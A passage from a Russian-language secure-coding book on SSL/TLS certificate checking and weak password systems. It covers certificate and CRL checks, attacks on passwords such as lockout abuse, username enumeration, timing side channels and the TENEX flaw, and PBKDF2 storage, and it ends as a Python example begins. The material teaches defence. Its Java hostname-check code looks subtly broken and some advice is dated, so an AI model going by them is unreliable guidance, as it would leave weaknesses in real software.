рав такой подход, вы должны самостоятельно произвести все проверки, используя открытый ключ (n+1)-го сертификата для контроля n-го, а дойдя до корневого сертификата, сравнить его со списком известных корневых УЦ. (В Java есть и другие способы проверки сертификатов, но они не менее сложны.) Например, чтобы проверить сертификат партнера, когда уже установлено, что вторым в массиве идет доверенный сертификат, нужно сделать следующее:

```
try {
   ((X509Extension)(certificate[0])).verify(certificate[1].getPublicKey());
} catch (Exception e) {
   /* Проверка сертификата завершилась неудачно. */
}
```

Отметим, что здесь не проверяется корректность даты каждого сертификата. Это можно было бы сделать так:

```
try {
   ((X509Extension)(certificate[0])).checkValidity();
} catch (Exception e) {
   /* Проверка сертификата завершилась неудачно. */
}
```

В каркасе .NET имеются аналогичные средства:

```
X509Certificate2 cert = new X509Certificate2(@"c:\certs\server.cer");
X509Chain chain = new X509Chain();
chain.Build(cert);
if (chain.ChainStatus.Length > 0) {
   // Были ошибки
}
```

Проверка имени хоста

Предпочтительный способ проверить имя хоста – воспользоваться полем dnsName из расширения subjectAltName, если оно имеется и заполнено. Но часто имя хоста записывается в поле DN. API для проверки этих полей варьируются в широких пределах.

В Java JSSE в предположении, что мы имеем дело с сертификатом X509Extension, можно следующим образом проверить значение subjectAltName, а в случае неудачи обратиться к полю DN:

```
private Boolean validateHost(X509Extension cert) {
   String s = "";
   String EXPECTED_HOST = "www.example.com";
   try {
      /* 2.5.29.17 — это OID, стандартное числовое представление имени
         расширения */
      s = new String(cert.getExtensions("2.5.29.17"));
      if (s.equals(EXPECTED_HOST)) {
         return true;
      }
      else {          /* если расширение есть, но не соответствует
                       * ожидаемому значению, не будем проверять поле DN,
                       * которое НЕ ДОЛЖНО иметь другое значение. */
         return false;
      }
```

```
    } catch (Exception e) {}  /* Такого расширения нет, проверим DN */
    if (cert.getSubjectDN().getName().equals(EXPECTED_HOST)) {
       return true;
    } else {
       return false;
    }
}
```

В каркасе .NET имя хоста проверяется автоматически при вызове метода SslStream.AuthenticateAsClient.

Проверка отзыва сертификата

Самым популярным способом проверки факта отзыва сертификата (если вообще можно говорить о популярности столь нечасто применяемой методики) попрежнему остается сверка с CRL-списком. Следовало бы рекомендовать протокол OCSP, но УЦ не торопятся с его поддержкой. Компания VeriSign поддерживает его, пожалуй, лучше других, она готова отвечать на запрос о статусе каждого когда-либо выпущенного ей сертификата (включая также сертификаты, выпущенные компаниями RSA и Thawte). Ее сервер находится по адресу http://ocsp.verisign.com (если вы пользуетесь библиотекой, поддерживающей протокол OCSP).

Но обратимся к CRL-спискам. Во-первых, для сверки вы должны иметь много CRL-списков. Необходимо узнать адрес точки распространения CRL, которая (если существует) может быть доступна по протоколам HTTP или LDAP. Иногда адрес указан в сертификате, а иногда – нет. В табл. 10.1 приведен список известных точек распространения CRL, работающих по протоколу HTTP. Можете использовать этот список в случае, когда адрес отсутствует в самом сертификате.

Во-вторых, нужно решить, как часто загружать CRL-списки. Обычно УЦ регулярно обновляют списки отозванных сертификатов, даже если никаких новых записей в них не появилось. Мы рекомендуем загружать новую версию с точно такой же периодичностью, не позже чем через 24 ч после обновления.

В-третьих, необходимо контролировать, что загруженный CRL-список действительно опубликован соответствующим УЦ (для этого нужно проверить цифровую подпись).

И наконец, проверяя каждый предъявленный сертификат, следует убедиться, что ни один из сертификатов в цепочке доверия не внесен в имеющиеся CRL-списки. Если какой-то сертификат отозван, то соединение устанавливать нельзя.

В CRL заносятся просто идентификаторы сертификатов. Чтобы сверить сертификат с CRL-списком, нужно извлечь поле ID и посмотреть, есть ли оно в этом списке.

Таблица 10.1. Адреса точек распространения CRL-списков для популярных УЦ

Удостоверяющий центр	Название сертификата	Дата окончания срока действия (GMT)	Точка распространения CRL
Equifax	Secure Certificate Authority	2018-08-22 16:41:51	http://cr1.geotrust.com/crls/secureca.crl

Таблица 10.1. Адреса точек распространения CRL-списков для популярных УЦ (продолжение)

Удостоверяющий центр	Название сертификата	Дата окончания срока действия (GMT)	Точка распространения CRL
Equifax	Secure eBusiness CA-1	2020-06-21 04:00:00	http://cr1.geotrust.com/crls/ebizca1.crl
Equifax	Secure eBusiness CA-2	2019-06-23 12:14:45	http://cr1.geotrust.com/crls/ebiz.crl
Equifax	Secure Global eBusiness CA-1	2020-06-21 04:00:00	http://cr1.geotrust.com/crls/globalca1.crl
RSA Data Security	Secure Server	2010-01-07 23:59:59	http://crl.verisign.com/RSASecureServer.crl
Thawte	Server	2020-12-31 11:59:59	https://www.thawte.com/cgi/lifecycle/getcrl.crl?skeyid=%07%15%28mps%AA%B2%8A%7C%0F%86%CE8%93%008%05 %8A%b1
TrustCenter	Class 1	2011-01-01 11:59:59	https://www.trustcenter.de/cgi-bin/CLR.cgi/ TC_Class1.crl?Page=GetCrl&crl=2
TrustCenter	Class 2	2011-01-01 11:59:59	https://www.trustcenter.de/cgi-bin/CLR.cgi/ TC_Class1.crl?Page=GetCrl&crl=3
TrustCenter	Class 3	2011-01-01 11:59:59	https://www.trustcenter.de/cgi-bin/CLR.cgi/ TC_Class1.crl?Page=GetCrl&crl=4
TrustCenter	Class 4	2011-01-01 11:59:59	https://www.trustcenter.de/cgi-bin/CLR.cgi/ TC_Class1.crl?Page=GetCrl&crl=5
USERTrust Network	UTN-USERFirst-Network Applications	2019-07-09 18:57:49	http://crl.usertrust.com/UTN-UserFirst-NetworkApplications.crl
USERTrust Network	UTN-USERFirst-Hardware	2019-07-09 1 8:19:22	http://crl.usertrust.com/UTN-UserFirst-Hardware.crl
USERTrust Network	UTN-DATACorp SGC	2019-06-24 19:06:30	http://crl.usertrust.com/UTN-DataCorpSGC.crl
ValiCert	Class 1 Policy Validation Authority	2019-06-25 22:23:48	http://www.valicert.com/repository/ValiCert%20Class%201%20Policy%20Validation%20Authority.crl

Таблица 10.1. Адреса точек распространения CRL-списков для популярных УЦ (продолжение)

Удостоверяющий центр	Название сертификата	Дата окончания срока действия (GMT)	Точка распространения CRL
VeriSign	Class 3 Public Primary CA (PCA)	2028-08-01 23:59:59	http://crl.verisign.com/pca3.1.1.crl
VeriSign	Class 3 Public PCA (2nd Generation)	2018-05-18 23:59:59	http://crl.verisign.com/pca3-g2.crl

Дополнительные защитные меры

В идеале, помимо описанных в этой главе проверок, надо бы проверять и другие критические расширения сертификата X.509. При этом вы должны ясно понимать смысл всех критических расширений. Тогда вы не спутаете, например, сертификат для подписания кода с SSL-сертификатом. Вообще говоря, такие проверки могут представлять интерес, но обычно они не настолько важны, как может показаться.

Чтобы снизить риск кражи верительных грамот, после чего сертификат придется отозвать, можно рассмотреть возможность применения специального оборудования для ускорения работы с SSL. Большинство таких продуктов хранят секретные данные в аппаратуре и не показывают их компьютеру ни при каких обстоятельствах. Таким образом, хакер, взломавший вашу машину, ничего не добьется. Некоторые устройства оборудованы также средствами против физического вмешательства, так что даже физическая атака становится затруднительной.

И наконец, если вас пугает сложность дотошной проверки SSL-сертификатов, а ваше приложение общается только с небольшим числом серверов, то можете зашить в код все действительные сертификаты и сличать все байты. Такой подход на основе списков допустимых сертификатов можно дополнить собственной схемой PKI, но в долгосрочной перспективе это окажется более дорогостоящим и трудоемким делом, чем реализация корректной проверки с самого начала.

Другие ресурсы

- RFC по протоколу HTTPS: www.ietf.org/rfc/rfc2818.txt
- Документация по Java Secure Socket Extension (JSSE) API: http://java.sum.com/products/jsse
- Документация по программированию SSL и TLS на базе библиотеки OpenSSL: www.openssl.org/docs/ssl/ssl.html
- Информационный центр компании VeriSign по вопросам SSL: www.signio.com/products-services/security-services/ssl/ssl-information-center/
- Информация по SslStream: http://msdn2.microsoft.com/library/d50tfa1c(en-us,vs.80). aspx

Резюме

Рекомендуется

- Пользуйтесь последней версией SSL/TLS. В порядке предпочтительности: TLS 1.1, TLS 1.0 и SSL3.
- Если это имеет смысл, применяйте списки допустимых сертификатов.
- Прежде чем посылать данные, убедитесь, что сертификат партнера можно проследить до доверенного УЦ и что его срок действия не истек.
- Проверяйте, что в соответствующем поле сертификата партнера записано ожидаемое имя хоста.

Не рекомендуется

- Не пользуйтесь протоколом SSL2. В нем имеются серьезные криптографические дефекты.
- Не полагайтесь на то, что используемая вами библиотека для работы с SSL/TLS надлежащим образом выполнит все проверки, если только речь не идет о протоколе HTTPS.
- Не ограничивайтесь проверкой одного лишь имени (например, в поле DN), записанного в сертификате. Кто угодно может создать сертификат и вписать туда произвольное имя.

Стоит подумать

- О применении протокола OCSP для проверки сертификатов в цепочке доверия, чтобы убедиться, что ни один из них не был отозван.
- О загрузке свежей версии CRL-списка после окончания срока действия текущего и об использовании этих списков для проверки сертификатов в цепочке доверия.

Грех 11. Использование слабых систем на основе паролей

В чем состоит грех

Люди терпеть не могут паролей, особенно если их заставляют выбирать хорошие пароли, причем разные для каждой из множества систем: почты, электронного банкинга, интернет-пейджеров, доступа к корпоративной учетной записи и к базе данных. Специалисты по информационной безопасности тоже не любят паролей, потому что люди часто используют в таком качестве имена детей. Если же потребовать от пользователя выбрать хороший пароль, то он запишет его на бумажку и приклеит к нижней части клавиатуры.

Нет сомнения, что любая система аутентификации, основанная на паролях, – это разновидность «Уловки-22», поскольку практически невозможно построить такую систему без риска. Однако похоже, что от паролей никуда не деться, и не только потому, что они востребованы пользователями, но и потому, что других решений оказывается недостаточно.

В некотором смысле любая программная система, в которой применяются пароли, небезопасна. Однако разработчиков от ответственности никто не освобождает. Есть масса способов внести в систему дополнительные риски, но есть также способы снизить существующий риск.

Подверженные греху языки

Любой язык подвержен этому греху.

Как происходит грехопадение

Парольные системы уязвимы для самых разных атак. Во-первых, противник может войти в систему под учетной записью, которая ему не принадлежит и пользоваться которой он не имеет права. При этом совершенно необязательно, что пароль был скомпрометирован. Например, перехватив и затем воспроизведя трафик, можно обойти протокол проверки пароля и войти в систему, вообще не зная пароля, а просто послав копию чьих-то зашифрованных данных.

Во-вторых, надо иметь в виду, что противник может узнать чужой пароль. Это опасно не только потому, что он сможет войти от имени чьей-то учетной записи, но и потому, что этот пароль может использоваться для доступа в разные системы. По крайней мере, узнав один пароль пользователя, будет проще догадаться о других его паролях.

Существует множество простых способов обойти парольную защиту. Самый легкий из них вообще не связан с техникой, это *социальная инженерия*, когда противник обманом убеждает пойти навстречу своим неблаговидным намерениям. (Зачастую для этого необходимо иметь навыки общения, одной лжи может оказаться недостаточно.)

Одна из распространенных атак методом социальной инженерии заключается в том, чтобы позвонить в отдел поддержки клиентов, притвориться пользователем X и сказать, что забыл собственный пароль. Успеху весьма способствует знание персональной информации о жертве, тогда шансы получить новый пароль заметно возрастают.

Часто из человека можно вытянуть пароль под каким-нибудь простым предлогом, например представившись репортером, который пишет статью о паролях. В случае атаки «заманиванием» (phishing) противник рассылает электронные письма, убеждая людей зайти от своего имени на указанный сайт, который выглядит вполне прилично, но его единственной целью служит собирание имен и паролей. Это пример социальной инженерии, не основанной на личном контакте.

Другая распространенная проблема, тоже не связанная с техническими деталями парольной защиты, – это оставление стандартных учетных записей с паролями по умолчанию. Часто пользователи не изменяют их, даже если в инструкции явно сказано, что это следует сделать.

Серьезная проблема состоит в том, что если человеку позволено самостоятельно выбирать пароль, то он, скорее всего, возьмет такой, который легко угадать. Если же это запретить или настоять на том, чтобы пароль был достаточно сложным, то возрастают шансы на то, что человек запишет пароль на бумажке и оставит ее на своем рабочем столе.

Есть и другие физические опасности, угрожающие паролям. Противник может установить программу, протоколирующую нажатия клавиш, или иным способом перехватить ввод пароля, например с помощью видеокамеры. Это особенно просто, если набираемый пароль отображается на экране.

Пароль можно перехватить и в других местах. В зависимости от используемого протокола противник может подключиться к проводной линии. Или перехватить пароль на стороне сервера: либо в момент копирования из сети в память, либо уже после сохранения на сервере. Иногда пароли записываются в файлы-протоколы, особенно если пользователь неправильно вводит имя.

Чтобы избежать перехвата паролей на сервере, рекомендуется не хранить их в открытом виде ни в файлах, ни в базе данных. Это имеет смысл, потому что у типичного пользователя нет никаких причин доверять людям, имеющим физический доступ к серверу, в частности системным администраторам. К сожалению, что-то, связанное с паролем, хранить так или иначе приходится. Например, это может быть односторонняя свертка пароля, с помощью которой проверяется, что пользователь действительно знает пароль. Любые данные, хранящиеся на сервере с целью удостовериться в том, что пользователь знает пароль, мы будем называть *валидатором*. Противник, заполучивший такой валидатор, может воспользоваться компьютером, чтобы подобрать пароль. Он просто перебирает различные паро-

ли и смотрит, соответствует ли им данный валидатор (такую атаку обычно называют офлайновым полным перебором или атакой грубой силой). Иногда задача упрощается, особенно в случае, когда одинаковые пароли всегда дают одинаковые валидаторы. Существует общий прием, называемый «*затравливанием*» (salting), смысл которого в том, что сопоставить одному паролю разные валидаторы.

Существует также опасность перехвата пароля на стороне клиента, особенно если система дает возможность хранить пароли в браузере или другом локальном хранилище. Такая методика «однократной регистрации», конечно, удобна для пользователя, но создает дополнительные риски. Впрочем, большинство людей считают, что это приемлемый компромисс.

Опасности офлайновой атаки с полным перебором подвержены даже сети. Большинство протоколов аутентификации защищают данные криптографическими методами, но противник обычно может перехватить зашифрованный пароль и позже подвергнуть его атаке грубой силой. Иногда для этого достаточно простого подключения к проводу, а иногда приходится притворяться клиентом или сервером. Если протокол проверки пароля плохо спроектирован, то противник может перехватить данные клиента, воспроизвести их с другого компьютера и войти от имени другого пользователя, даже не зная настоящего пароля.

Разумеется, противник может попробовать и онлайновую атаку с перебором, когда он просто многократно пытается войти в систему, предлагая каждый раз новый пароль. Если пользователям разрешено выбирать слабые пароли, то такая стратегия может принести успех. Вы можете попробовать ограничить число попыток входа или применить другие средства обнаружения вторжений, но если в результате учетная запись блокируется, то возрастает риск отказа от обслуживания. Предположим, к примеру, что противнику понравилась какая-то вещь, выставленная на онлайновом аукционе, а торги заканчиваются утром. Если противник наблюдает за тем, кто еще повышает ставки, то где-то в середине ночи он может начать входить от имени каждого из своих конкурентов до тех пор, пока их записи не окажутся заблокированными. Тогда к утру ему уже не о чем волноваться, потому что основные конкуренты будут заняты попытками разблокировать свои учетные записи, а не торговлей, тем более что многие подобные сайты требуют высылать персональные данные по факсу.

Есть и еще один класс проблем, связанных с так называемым *побочным каналом*. В этом случае противник может получить информацию об именах и паролях пользователей, наблюдая, как система реагирует на попытки входа. Например, если хакер хочет войти в систему, но не знает ни одного имени пользователя, то он может попробовать несколько кандидатов. Если система говорит «неверное имя пользователя», но в случае ввода неправильного пароля выдает какое-то другое сообщение, то противник легко поймет, когда наткнется на существующее имя (после чего можно провести атаку с угадыванием пароля). В грехе 13 описан реальный пример такого рода ошибки в почтовом сервере IBM AS/400. Даже если в обоих случаях система выдает одно и то же сообщение, промежуток времени до его появления может меняться в зависимости от того, существует указанное имя или нет; в этом случае у хакера появляется еще один способ выявить существующие имена.

Родственные грехи

Проблемы паролей – это проблемы аутентификации, которые подробно рассмотрены в грехах 10, 15 и 17. Многие проблемы можно сгладить за счет введения адекватных мер защиты сети (грех 8). В частности, если вы примените надежную схему аутентификации сервера и зашифруете канал (например, с помощью протоколов SSL или TLS, как описано в грехе 10), то шансы взломать пароли, когда они передаются по сети, резко падают.

Где искать ошибку

Места проявления этого греха найти несложно. Используются ли в программе традиционные методы или «самописная» система проверки пароля без дополнительных механизмов аутентификации? В последнем случае программа «живет во грехе». Обычно с таким грехом мирятся, но вы должны быть уверены, что пользователи знают о нем.

Даже при наличии многофакторной аутентификации риск остается, если на какой-то ступени используется парольная защита. Например, возможность блокировки учетной записи из-за неудачных попыток входа. Так что главная причина и место ошибки – это само существование парольной защиты!

Выявление ошибки на этапе анализа кода

Столкнувшись с парольной защитой, довольно просто идентифицировать риски. И большинство ее свойств легко проверить. По большей части аспекты, вызывающие возражения, считаются допустимым риском, хотя это и зависит от конкретных условий. Возникает соблазн списать все проблемы с паролями на небрежность пользователей, но мы призываем вас взглянуть на следующий контрольный список; быть может, в нем найдется что-то, легко поддающееся улучшению.

Политика управления сложностью пароля

Отметим, что все перечисленное ниже несущественно, если используется схема одноразовых паролей.

- Генерирует ли система регистрации сильные пароли автоматически?
- Разрешает ли система выбирать пароли сколь угодно большой длины?
- Разрешает ли система выбирать короткие пароли?
- Реализована ли в системе какая-нибудь схема проверки пароля на «легкоугадываемость» (например, что пароль не должен находиться в словаре и должен содержать хотя бы один символ, отличный от букв и цифр)?
- Есть ли какие-нибудь ограничения на число неудачных попыток входа?
- Есть ли ситуации, когда пользователь намеренно блокируется из-за неудачных попыток входа?
- Требует ли система, чтобы пользователи регулярно меняли пароли?
- При смене пароля есть ли какая-нибудь защита от выбора пароля, который раньше уже был связан с той же учетной записью?

Смена и переустановка пароля

- Может ли зарегистрировавшийся пользователь изменить свой пароль по защищенному каналу?
- Если да, то требуется ли после изменения пароля повторно аутентифицировать его?
- Могут ли сотрудники отдела технической поддержки переустановить пароль?
- Если да, должны ли они в любом случае следовать установленным процедурам аутентификации (например, требуется ли предъявить верительные грамоты пользователя, например, номер водительских прав)?
- Поддерживает ли система процедуру автоматической переустановки пароля, которую может инициировать конечный пользователь (или противник)?
- Если да, что должен знать или сообщить пользователь, чтобы переустановить пароль, и насколько вероятно, что противник, атакующий пользователя, обладает этой информацией?
- Каков механизм доставки переустановленного пароля (например, по электронной почте)?
- Если система поставляется с предустановленными именами и паролями пользователей, то требует ли она изменить пароль при первом входе?

Протоколы проверки паролей

- Используется ли стандартный или хорошо известный протокол? Это незыблемое требование, но существует ряд подобных протоколов, которые для многих целей недостаточны, поэтому остальные проверки тоже заслуживают внимания. В общем случае самыми надежными считаются протоколы с нулевым знанием, например SRP (Secure Remote Passwords – безопасный удаленный ввод пароля) или PDM (Password Derived Moduli – величина, выводимая из пароля). Системы на базе Kerberos приемлемы, если используются в режиме шифрования и аутентификации. Качество всех остальных систем оставляет желать лучшего. В частности, такие традиционные схемы, как UNIX crypt(), HTTP Digest Auth, CRAM-MD5 (Challenge-Response Authentication Mechanism – механизм аутентификации «оклик–отзыв») и MD5-MCF (Modular Crypt Format – модульный формат шифрования), имеют слабые места, использовать их можно, только если соединение было предварительно аутентифицировано.
- Предусматривает ли протокол отправку серверу самого пароля или некоторой функции от него (в частности, валидатора)? Если речь не идет о протоколе с нулевым знанием (особый класс протоколов, позволяющих человеку доказать, что он знает пароль, не сообщая его тому, кто его не знает), то этого не избежать.
- Если так, посылается ли пароль по защищенному каналу, когда клиент предварительно аутентифицирует сервера (по зашифрованной и гарантирующей целостность сообщений линии)?

- Предполагает ли протокол, что клиент посылает некий оклик и ждет от сервера правильного отзыва (обычно это аутентифицированная копия оклика)? Важно, чтобы оклик никогда не повторялся.
- Предусматривает ли протокол также отправку оклика сервером?
- Предусматривает ли протокол явное поименование сторон в ходе обмена сообщениями, с тем чтобы каждая сторона подтвердила имя другой стороны?
- Доказывает ли протокол не только то, что клиент знает пароль, но и то, что на сервере хранится правильный валидатор?
- Вырабатывается ли в ходе процедуры аутентификации некий ключ (или криптографическая функция), который потом используется для шифрования данных?

Ввод и хранение паролей

- Во время ввода пароля пользователем есть ли какие-либо визуальные свидетельства о длине или тексте пароля? Примечание для ультра-параноиков: даже вывод звездочек выдает длину пароля.
- Хранятся ли пароли в открытом виде? Это очень плохо!
- Хранятся ли пароли в слабо защищенном постоянном хранилище?
- Если нет, то хранятся ли валидаторы паролей в виде строки фиксированной длины, порождаемой криптографически сильной односторонней функцией от пароля (лучше всего каким-нибудь стандартным механизмом, например PKCS #5, который мы обсудим в разделе «Хранение и проверка паролей»)? Обратимые функции так же плохи, как и хранение в открытом виде.
- Является ли частью процедуры вычисления односторонней свертки некоторое начальное значение (затравка), разное для разных паролей? Затравка защищает от атак с предварительным вычислением, но не от вскрытия пароля полным перебором. Минимальная длина затравки должна составлять порядка 32 битов.
- Включает ли алгоритм достаточно большое число итераций, чтобы противостоять вскрытию перебором? Например, вместо одного хэширования вы можете прогнать алгоритм хэширования тысячу раз, подавая на вход каждой итерации результат предыдущей.
- Если база валидаторов украдена, сможет ли противник войти от имени пользователя, не вводя пароль? Иными словами, можно ли использовать валидатор, чтобы притвориться законным пользователем? Решать этот вопрос лучше всего профессиональному криптографу.
- Все ли неудачные попытки входа обрабатываются одинаково (за одно и то же время и с одной и той же индикацией ошибок)?
- Если все попытки аутентификации протоколируются, то включается ли в протокол введенный пароль?

Тестирование

Некоторые проблемы, касающиеся паролей, можно обнаружить с помощью автоматизированного динамического тестирования. Например, многие сканеры

баз данных проверяют, оставлены ли стандартные учетные записи и выставленные по умолчанию пароли. Кроме того, противник может воспользоваться анализатором протоколов для прослушивания соединения и посмотреть, не посылается ли на начальной стадии пароль в открытом виде.

Многие другие проблемы можно выявить с помощью специализированных сценариев или тестирования вручную. Например, понять, какова политика управления паролями. Для тех аспектов политики, которые связаны со временем, придется проявить творческий подход. Например, если вы хотите знать, заставит ли приложение сменить пароль по истечении заданного времени, то, наверное, не стоит ждать несколько месяцев, проще перевести часы сервера вперед.

Что проверить трудно, так это качество самого протокола аутентификации. Хотя вы, конечно, можете узнать, посылаются ли пароли в открытом виде, но для понимания внутренней логики протокола лучше провести анализ кода.

Примеры из реальной жизни

Есть множество примеров парольных систем, в которых обнаружены серьезные дефекты. Проблемы встречаются настолько часто, что мы уже к ним привыкли и часто склонны не обращать внимания на опасность. Поэтому многие приложения, которые, строго говоря, нарушают правила безопасности (например, в финансовом мире, где к качеству паролей, частоте их смены и т. д. предъявляются жесткие требования), не считаются среди специалистов непригодными к использованию.

И все же некоторые ошибки попали в базу данных CVE (http://cve.mitre.org). Мы рассмотрим парочку сообщений, а затем два примера, которые мы считаем «классической» иллюстрацией поджидающих вас опасностей.

CVE-2005-1505

В почтовом клиенте, поставляемом в составе системы MAC OS X 10.4, есть мастер для создания новых учетных записей. При создании записи для протокола IMAP мастер спрашивает, хочет ли пользователь защитить соединение по протоколу SSL/TLS. Но даже если вы соглашаетесь, программа уже собрала всю необходимую для входа информацию и с помощью нее установила соединение с сервером – без всякого SSL/TLS. Противник может перехватить начальный обмен данными и узнать пароль.

Хотя в данном случае риск однократный, но этот пример иллюстрирует тот факт, что при проектировании многих базовых протоколов Интернет защите паролей не уделялось сколько-нибудь серьезного внимания. Считается допустимым, что почти все почтовые клиенты в мире отправляют по сети пароли для протоколов IMAP или POP в открытом виде. Даже при использовании шифрования принимающая сторона может увидеть незашифрованный пароль и что-то сделать с ним. Все широко используемые протоколы в этом отношении никуда не годятся, признать их хотя бы условно приемлемыми можно лишь, если пользователь за-

щищает канал по протоколу SSL/TLS. Однако во многих случаях это не делается. Иногда пароли хранят в открытом виде, и редко когда прилагаются хоть какие-то усилия к тому, чтобы качество паролей было высоким.

Конечно, сеть Интернет проектировалась во времена, когда люди больше доверяли друг другу. Пароли – это средство получить неавторизованный доступ к ресурсам, поэтому, проектируя свои приложения, не будьте столько прекраснодушны, как отцы-основатели Интернет.

CVE-2005-0432

Это простой, документированный пример широко распространенной проблемы. Сервер BEA WebLogic версий 7 и 8 выдает разные сообщения об ошибках, когда вводится несуществующее имя пользователя и неправильный пароль. В результате противник, априорно не знающий имен пользователей, все же может отыскать действительные учетные записи и провести для них атаку полным перебором.

Ошибка в TENEX

Гораздо более известная утечка информации имела место в операционной системе TENEX. Когда пользователь хотел войти в систему, у него запрашивали имя и пароль. Проверка пароля производилась примерно так:

```
for i from 0 to len(typed_password):
   if i >= len(actual_password) then return fail
   if typed_password[i] != actual_password[i] then return fail
   if i < len(actual_password) then return fail
return success
```

Противник мог угадать пароль, пробуя строки, размещенные в памяти на границе страниц. Если он хотел узнать, начинается ли пароль с буквы «а», то мог поместить строку «а» на одну страницу, а строку «ххх» – на другую. Если пароль действительно начинается с буквы «а», то произойдет отказ из-за отсутствия следующей страницы в памяти, в результате которого она будет загружена. Если же догадка ошибочна, то отказа не будет. Обычно задержка будет настолько маленькой, что для получения статистически значимого результата придется провести много испытаний. Но если пароль пересекает страницы и символ непосредственно перед границей угадан правильно, то время, затрачиваемое менеджером виртуальной памяти на загрузку отсутствующей страницы в память, настолько велико, что задержка видна невооруженным взглядом. Таким образом, для проведения атаки уже не нужно разбираться в математической статистике, достаточно знать этот фокус.

Но и не прибегая к страничному отказу, можно путем статистической обработки измеренного времени ответа добиться того же результата, только для этого придется автоматизировать тесты. Возможность подобной атаки – это одна из причин, по которой в хороших системах регистрации для обработки паролей применяются криптографические односторонние функции хэширования.

Кража у Пэрис Хилтон

В начала 2005 года во всех новостях прошел сюжет о том, что кто-то «хакнул» мобильный телефон модели T-Mobile Sidekick, принадлежащий актрисе Пэрис Хилтон, и опубликовал в Интернете все содержимое его памяти, включая контактные данные многих знаменитостей. На самом деле взломали не телефон. Архитектура Sidekick устроена так, что многие данные хранятся на сервере, так что владелец имеет к ним доступ как с телефона, так и из Web. Противник сумел взломать учетную запись актрисы и перекачать информацию через Web-интерфейс.

Как это могло случиться? Очевидно, противник каким-то образом узнал ее имя пользователя и зашел на сайт, заявляя, что он и является этим пользователем, но забыл свой пароль. Система была готова переустановить пароль, если получала правильный ответ на «личный вопрос», который запоминался при создании учетной записи. Если пользователь давал правильный ответ, то получал возможность сменить пароль.

Предположительно вопрос Хилтон был таким: «Кличка вашего домашнего любимца». Конечно, она выступала по телевидению вместе со своей собакой Tinkerbell, и противник это знал. Это и был правильный ответ, позволивший взломать ее учетную запись. Отсюда урок: персональную информацию, используемую для переустановки пароля, часто бывает легко получить. Лучше просто отправить новый пароль на почтовый адрес пользователя или, как в данном случае, на его мобильник в виде текстового сообщения. Хотя электронная почта – не самая безопасная среда, но для противника это дополнительная сложность, так как ему надо оказаться в таком месте, откуда можно организовать перехват почты. Это возможно, если противник имеет доступ к локальной сети, в которой жертва читает свою почту, но Хилтон такая мера все же помогла бы.

Искупление греха

О, вы много чего можете сделать, так что садитесь поудобнее! И приготовьтесь слушать.

Многофакторная аутентификация

Некоторые специалисты по информационной безопасности любят говорить, что парольные технологии умерли и что пользоваться ими вообще не нужно. На деле верно прямо противоположное. Есть три основных класса технологий аутентификации:

- **Что вы знаете**. Сюда относятся ПИНы, парольные фразы, в общем, все, что можно охарактеризовать как пароль.
- **Чем вы обладаете**. Речь идет о смарт-картах, криптографических маркерах, кредитной карте и т. д.
- **Чем вы являетесь**. Это различные виды биометрии.

У каждого подхода есть свои плюсы и минусы. Например, физический предмет, на основе которого производится аутентификация, может быть утерян или

украден. Биометрические данные можно похитить и фальсифицировать (например, с помощью искусственного пальца или путем внедрения битов, описывающих отпечатки пальцев, непосредственно в систему). А если ваши биометрические данные похищены, то это катастрофа – ведь изменить-то их вы не сможете!

Можно усилить аутентификацию, объединив все три технологии. Если противник похитит физический предмет, то ему еще предстоит узнать пароль. И даже если беспечная жертва оставит свой пароль под клавиатурой, противнику все же придется преодолеть барьер физического устройства аутентификации.

Подчеркнем, что защита системы усилится, лишь если вы будете учитывать при аутентификации разные факторы. Если же она построена по принципу «или-или», то противнику нужно взломать только самое слабое звено.

Хранение и проверка паролей

Пароли следует хранить в свернутом виде, то есть после применения к ним односторонней функции хэширования, не допускающей обращения. Тогда противник не сможет расшифровать пароль, а вынужден будет пробовать разные комбинации символов, пока не получится тот же результат хэширования. Поэтому нужно сделать все возможное, чтобы усложнить функцию нахождения соответствия.

Стандартный и надежный способ дает алгоритм PBKDF2 (password-based key derivation function, Version 2.0 – функция выработки ключа на основе пароля, версия 2.0). Он описан в документе Public Key Cryptography Standard # 5 (PRCS #5 – стандарт криптографии с открытым ключом). Хотя первоначально эта функция разрабатывалась для создания криптографического ключа из пароля, но она хороша и для наших целей, поскольку является стандартной, открытой и удовлетворяет всем выдвинутым требованиям. Она односторонняя, но детерминированная. Можно задать размер результата, так что выбирайте валидаторы длиной не менее 128 битов (16 байтов).

У этой функции есть также особенности, затрудняющие атаку полным перебором. Во-первых, необходимо задать затравку, в качестве которой выбирается случайное значение. Это защищает от атак с предварительным вычислением. Затравка необходима для проверки пароля, поэтому можно хранить ее в составе результата, возвращаемого алгоритмом PBKDF2. Восьмибайтовой затравки достаточно, если она выбрана действительно случайно (см. грех 18).

Во-вторых, можно сделать так, что вычисление результата будет занимать относительно много времени. Идея в том, что законный пользователь введет пароль лишь один раз, так что вполне может подождать одну секунду, пока он будет проверяться. Но если противнику придется ждать одну секунду для каждого варианта, то офлайновая атака с перебором по словарю окажется весьма проблематичной. Управлять временем вычисления можно, задав *счетчик итераций*, определяющий, сколько раз повторять вызов основной функции. Возникает вопрос: «Так сколько итераций задавать?» Ответ зависит от того, сколько времени вы согласны ждать при использовании самой дешевой из имеющейся у вас аппаратуры. Если алгоритм реализован внутри недорого встраиваемого устройства, то 5000 итера-

ций достаточно (в предположении, что он написан на C или машинном языке; желательно, чтобы алгоритм был реализован максимально эффективно, тогда вы сможете задать большее число итераций). Десять тысяч считается приемлемым значением счетчика в общем случае, если речь не идет о низкопроизводительном встраиваемом оборудовании или машинах 15-летней давности. На современных ПК (класса Pentium 4 и сравнимых с ним) можно говорить о 50-100 тысячах итераций. Чем число меньше, тем проще задача противника. Ведь он-то не ограничен встраиваемым устройством. Конечно, если вы зададите слишком много итераций, а приложение выполняет много операций аутентификации, то его производительность может пострадать. Поэтому начните с высокого значения и займитесь измерениями; не считайте при этом, что единственная причина медленной работы приложения – это большое число итераций.

Отметим попутно, что в API защиты данных (Data Protection API) (см. грех 12) в Windows используется алгоритм PBKDF2 с 4000 итераций, чтобы затруднить задачу противнику, пытающемуся взломать пароль. Ясно, что это значение маловато, если вы собираетесь поддерживать свое приложение на современных ОС, работающих на не слишком старом оборудовании (скажем, последних пяти лет выпуска).

В некоторых библиотеках имеется функция PBKDF2 (но, как правило, старая версия, которая не так хорошо спроектирована). Если же нет, то ее легко построить на базе любой реализации хэшированного кода аутентификации сообщений (HMAC – Hash-based Message Authentication Code). Вот, например, реализация на языке Python, где на вход подаются затравка и счетчик итераций, а полученное на выходе значение можно использовать в качестве валидатора пароля:

```
import hmac, sha, struct

